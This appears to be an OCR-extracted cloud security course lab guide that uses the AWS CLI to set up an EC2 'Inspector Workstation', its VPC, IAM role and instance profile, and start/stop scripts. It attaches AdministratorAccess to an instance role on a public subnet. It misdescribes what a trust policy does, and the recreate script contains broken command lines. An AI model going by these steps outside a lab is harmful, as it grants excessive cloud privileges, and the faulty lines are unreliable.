
   Log into your AWS environment and look for the `CloudShell` icon  at the top of the dashboard, and click it.

   > **30 seconds**
   >
   > It may take about 30 seconds for the console to come up, it is spinning up infrastructure at the backend.

2. CloudShell is a browser based shell that launches right in your environment and assumes your user IAM role. For you, that is admin.

   Notice that under `Actions` you can change the layout of your console if you so wish. We will not spend much time in the CloudShell, so it is it up to you.



3. The CloudShell has a number of preloaded tools such as bash, PowerShell, AWS CLI, AWS console tools, and the NodeJS and Python programming languages. We will be using the AWS CLI to start up our EC2 as our student VM.

   This VM will be where you will conduct all of your labs. Run these commands in your CloudShell console.

Create the IAM Role Trust Policy

We will start with our IAM role that will be attached to the EC2. A trust policy must be attached to the Role to say what this EC2 will be allowed to do. In our case, that is everything


```
echo """>trustpolicy.json
cat <<EOT >> trustpolicy.json
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Principal": {"Service": "ec2.amazonaws.com"},
    "Action": "sts:AssumeRole"
  }
}
EOT
cat trustpolicy.json
```

Sample Results

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Effect": "Allow",
    "Principal": {"Service": "ec2.amazonaws.com"},
    "Action": "sts:AssumeRole"
  }
}
```

WARNING

You may get this pop-up. Uncheck the `Ask before pasting multiline code` and click `Paste` to get past this error



4. Our class EC2, which we will call the `Inspector Workstation`, will reside in the Default VPC on a public subnet. Get the ID's and assign to a variable.

   If your account has been provided by your company, and it does not have a default VPC and/or it does not have default Subnets, skip to the next section for instructions to create your own VPC.

Get the Default VPC ID and public subnet

```
VPC_ID=$(aws ec2 describe-vpcs \
  --filters Name=isDefault,Values=true \
  --query Vpcs[0].VpcId \
  --output text)
SUBNET_ID=$(aws ec2 describe-subnets \
  --filter Name=vpc-id,Values=$VPC_ID \
  --query 'Subnets[?MapPublicIpOnLaunch==`true`].SubnetId | [0]' \
  --output text)
echo "VPC ID is $VPC_ID"
echo "SubnetID is $SUBNET_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "VPC ID is $VPC_ID"
VPC ID is vpc-8316fafe
[cloudshell-user@ip-10-1-166-90 ~]$ echo "SubnetID is $SUBNET_ID"
SubnetID is subnet-c236d1f3
```

5. If the above commands did not work, and you need to create your own VPC, you can run these commands.

Run only if you do not have a default VPC

```
VPC_ID=$(aws ec2 create-vpc --cidr-block 10.2.0.0/16 --query Vpc.VpcId --output text)
echo $VPC_ID
SUBNET_ID=$(aws ec2 create-subnet --vpc-id $VPC_ID --cidr-block 10.2.1.0/24 --query Subnet.SubnetId --
output text)
echo $SUBNET_ID
SUB2_ID=$(aws ec2 create-subnet --vpc-id $VPC_ID --cidr-block 10.2.0.0/24 --query Subnet.SubnetId --output
text)
echo $SUB2_ID
IG_ID=$(aws ec2 create-internet-gateway --query InternetGateway.InternetGatewayId --output text)
echo $IG_ID
aws ec2 attach-internet-gateway --vpc-id $VPC_ID --internet-gateway-id $IG_ID
RT_ID=$(aws ec2 create-route-table --vpc-id $VPC_ID --query RouteTable.RouteTableId --output text)
echo $RT_ID
aws ec2 create-route --route-table-id $RT_ID --destination-cidr-block 0.0.0.0/0 --gateway-id $IG_ID
aws ec2 describe-route-tables --route-table-id $RT_ID
aws ec2 associate-route-table --subnet-id $SUBNET_ID --route-table-id $RT_ID
aws ec2 associate-route-table --subnet-id $SUB2_ID --route-table-id $RT_ID
aws ec2 modify-subnet-attribute --subnet-id $SUBNET_ID --map-public-ip-on-launch
aws ec2 modify-subnet-attribute --subnet-id $SUB2_ID --map-public-ip-on-launch
```

6. We will create a custom role, instance profile, and attach administrative policies to the role.

Create the role

```
ROLE_ID=$(aws iam create-role \
  --role-name inspector-role \
  --assume-role-policy-document file://trustpolicy.json \
  --query Role.RoleId \
  --output text)
echo "Role is $ROLE_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "Role is $ROLE_ID"
Role is AROARIWE6XLBTIUGJDXUX
```

7. Now that the role is created, we will create an instance profile

Instance Profile

```
aws iam create-instance-profile \
  --instance-profile-name inspector-role
```

Sample Results

```
{
    "InstanceProfile": {
        "Path": "/",
        "InstanceProfileName": "inspector-role",
        "InstanceProfileId": "AIPARIWE6XLBXYMSYQILR",
        "Arn": "arn:aws:iam::12345678901:instance-profile/inspector-role",
        "CreateDate": "2021-05-21T13:41:14+00:00",
        "Roles": []
    }
}
```

8. With the instance profile created, we will attach policies to the role. These commands do not create anything, just attach policies to roles, so there will be no responses to the commands.

Attach Policies

```
aws iam add-role-to-instance-profile \
  --instance-profile-name inspector-role \
  --role-name inspector-role
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/PowerUserAccess
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMFullAccess
aws iam attach-role-policy \
  --role-name inspector-role \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

9. Every EC2 needs a security group. This is a generic security group with no ingress ports open.

Security Group

```
SG_ID=$( aws ec2 create-security-group \
  --group-name "Inspector-SG" \
  --description "Security group for the admin workstation" --vpc-id $VPC_ID \
  --query "GroupId" \
  --output text)
echo "Security Group is $SG_ID"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "Security Group is $SG_ID"
Security Group is sg-04020b56f08388ec2
```

10. A number of AMI's have been built just for this class, one of which is the Inspector Workstation. We will spin up this EC2 now, and it will be our Lab VM for the rest of the week. Remember, we only support the US regions and ca-central-1 at the moment. the AMI may not be exactly the same as what is provided on this Electronic Workbook.

Getting the base AMI

```
AMI=$(aws ec2 describe-images \
  --filters "Name=owner-id,Values=247716482002" "Name=name,Values=sec541-H01*" \
  --query 'sort_by(Images, &CreationDate)[-1].ImageId' \
  --output text)
echo "AMI is $AMI"
```

Sample Results

```
[cloudshell-user@ip-10-1-166-90 ~]$ echo "AMI is $AMI"
AMI is ami-07f127ebf90cc2c6d
```

11. Just in case, let's save the variables into a script in case we need to troubleshoot. The CloudShell will store up to 1 GB of persistent storage if it's in your home directory.

Save your environment variables

```
echo "VPC_ID=$VPC_ID" >> env.sh
echo "SUBNET_ID=$SUBNET_ID" >> env.sh
echo "ROLE_ID=$ROLE_ID" >> env.sh
echo "SG_ID=$SG_ID" >> env.sh
echo "AMI=$AMI" >> env.sh
chmod +x env.sh
cat env.sh
```

Sample Results

```
VPC_ID=vpc-8316fafe
SUBNET_ID=subnet-c236d1f3
ROLE_ID=AROARIWE6XLBTIUGJDXUX
SG_ID=sg-04020b56f08388ec2
AMI=ami-07f127ebf90cc2c6d
```

Reload the variables

Now, if you ever close your session and you want to reload these variables, just run source.

```
source env.sh
```

12. Now, let's build ourselves an EC2 that will be our class VM, or the `Inspector Workstation`

Build the EC2

```
aws ec2 run-instances \
  --image-id $AMI \
  --iam-instance-profile Name=inspector-role \
  --count 1 \
  --instance-type t2.micro \
  --security-group-ids $SG_ID \
  --subnet-id $SUBNET_ID \
  --tag-specification 'ResourceType=instance,Tags=[{Key=Name,Value=Inspector-Workstation}]'
```

Sample Results


```
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-07f127ebf90cc2c6d",
            "InstanceId": "i-08b8c4d919cb23a57",
            "InstanceType": "t2.micro",
            "LaunchTime": "2021-05-21T13:50:58+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-2e",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-172-31-48-136.ec2.internal",
            ---------------------------
```


Select `q` to stop showing the output and to get back to the command line

That should create an EC2. Wait until the EC2 has finished starting up, and we will log into it and configure it.

13. Already created your EC2 once and want to build a new one? Here is the simple script for that.

Warning

Only run this if you need to recreate your `Inspector Workstation`

Expand if you need to recreate the inspector workstation

```
VPC_ID=$(aws ec2 describe-vpcs \
  --filters Name=isDefault,Values=true \
  --query Vpcs[0].VpcId \
  --output text)
SUBNET_ID=$(aws ec2 describe-subnets \
  --filter Name=vpc-id,Values=$VPC_ID \
```

```
  --query 'Subnets[?MapPublicIpOnLaunch==`true`].SubnetId | [0]' \
  --output text)
AMI=$(aws ec2 describe-images \
  --filters "Name=owner-id,Values=247716482002" "Name=name,Values=sec541-H01*" \
  --query 'sort_by(Images, &CreationDate)[-1].ImageId' \
  --output text)
SG_ID=$(aws ec2 describe-security-groups \
  --group-names Inspector-SG \
  -- filters Name=vpc-id,Values=$VPC_ID \
  --query SecurityGroups[0].GroupId
  --output text)
ROLE_ID=$(aws iam get-role \
  --role-name inspector-role \
  --query Role.RoleId \
  --output text)
aws ec2 run-instances \
  --image-id $AMI \
  --iam-instance-profile Name=inspector-role \
  --count 1 \
  --instance-type t2.micro \
  --security-group-ids $SG_ID \
  --subnet-id $SUBNET_ID \
  --tag-specification 'ResourceType=instance,Tags=[{Key=Name,Value=Inspector-Workstation}]'
```

14. Once your Inspector Workstation EC2 has been created, you can exit the browser tab for the AWS CloudShell, since we will not use CloudShell again during class.

Starting and Stopping your VM's

Run these scripts if you are going to be away from the labs for a while. Especially OnDemand students, who may not be doing the labs on consecutive days.

Stopping your EC2's

This script will stop all your running EC2's. It will first get all your running instance ID's, then will stop them with the AWS CLI.

Stop Instances

```
ID=$(aws ec2 describe-instances \
  --filters Name=instance-state-code,Values=16 \
  --query Reservations[].Instances[].InstanceId --output text)
aws ec2 stop-instances --instance-ids $ID
```

Sample Results


```
{
    "StoppingInstances": [
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-0fe491e2f202b6be9",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        },
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-0c20d8776f20cf120",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        },
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-0cedcf627e90f9ee2",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```


Starting your EC2's

This script will restart all stopped EC2's. It will first get all your instances that are stopped, and will then start them.

Starting Instances

```
ID=$(aws ec2 describe-instances \
  --filters Name=instance-state-code,Values=80 \
  --query Reservations[].Instances[].InstanceId --output text)
aws ec2 start-instances --instance-ids $ID
```

Sample Results


```
{
    "StartingInstances": [
        {
            "CurrentState": {
                "Code": 0,
                "Name": "pending"
            },
            "InstanceId": "i-0fe491e2f202b6be9",
            "PreviousState": {
                "Code": 80,
                "Name": "stopped"
            }
        },
        {
            "CurrentState": {
                "Code": 0,
                "Name": "pending"
            },
            "InstanceId": "i-0c20d8776f20cf120",
            "PreviousState": {
                "Code": 80,
                "Name": "stopped"
            }
        },
        {
            "CurrentState": {
                "Code": 0,
                "Name": "pending"
            },
            "InstanceId": "i-0cedcf627e90f9ee2",
            "PreviousState": {
                "Code": 80,
                "Name": "stopped"
            }
        }
    ]
}
```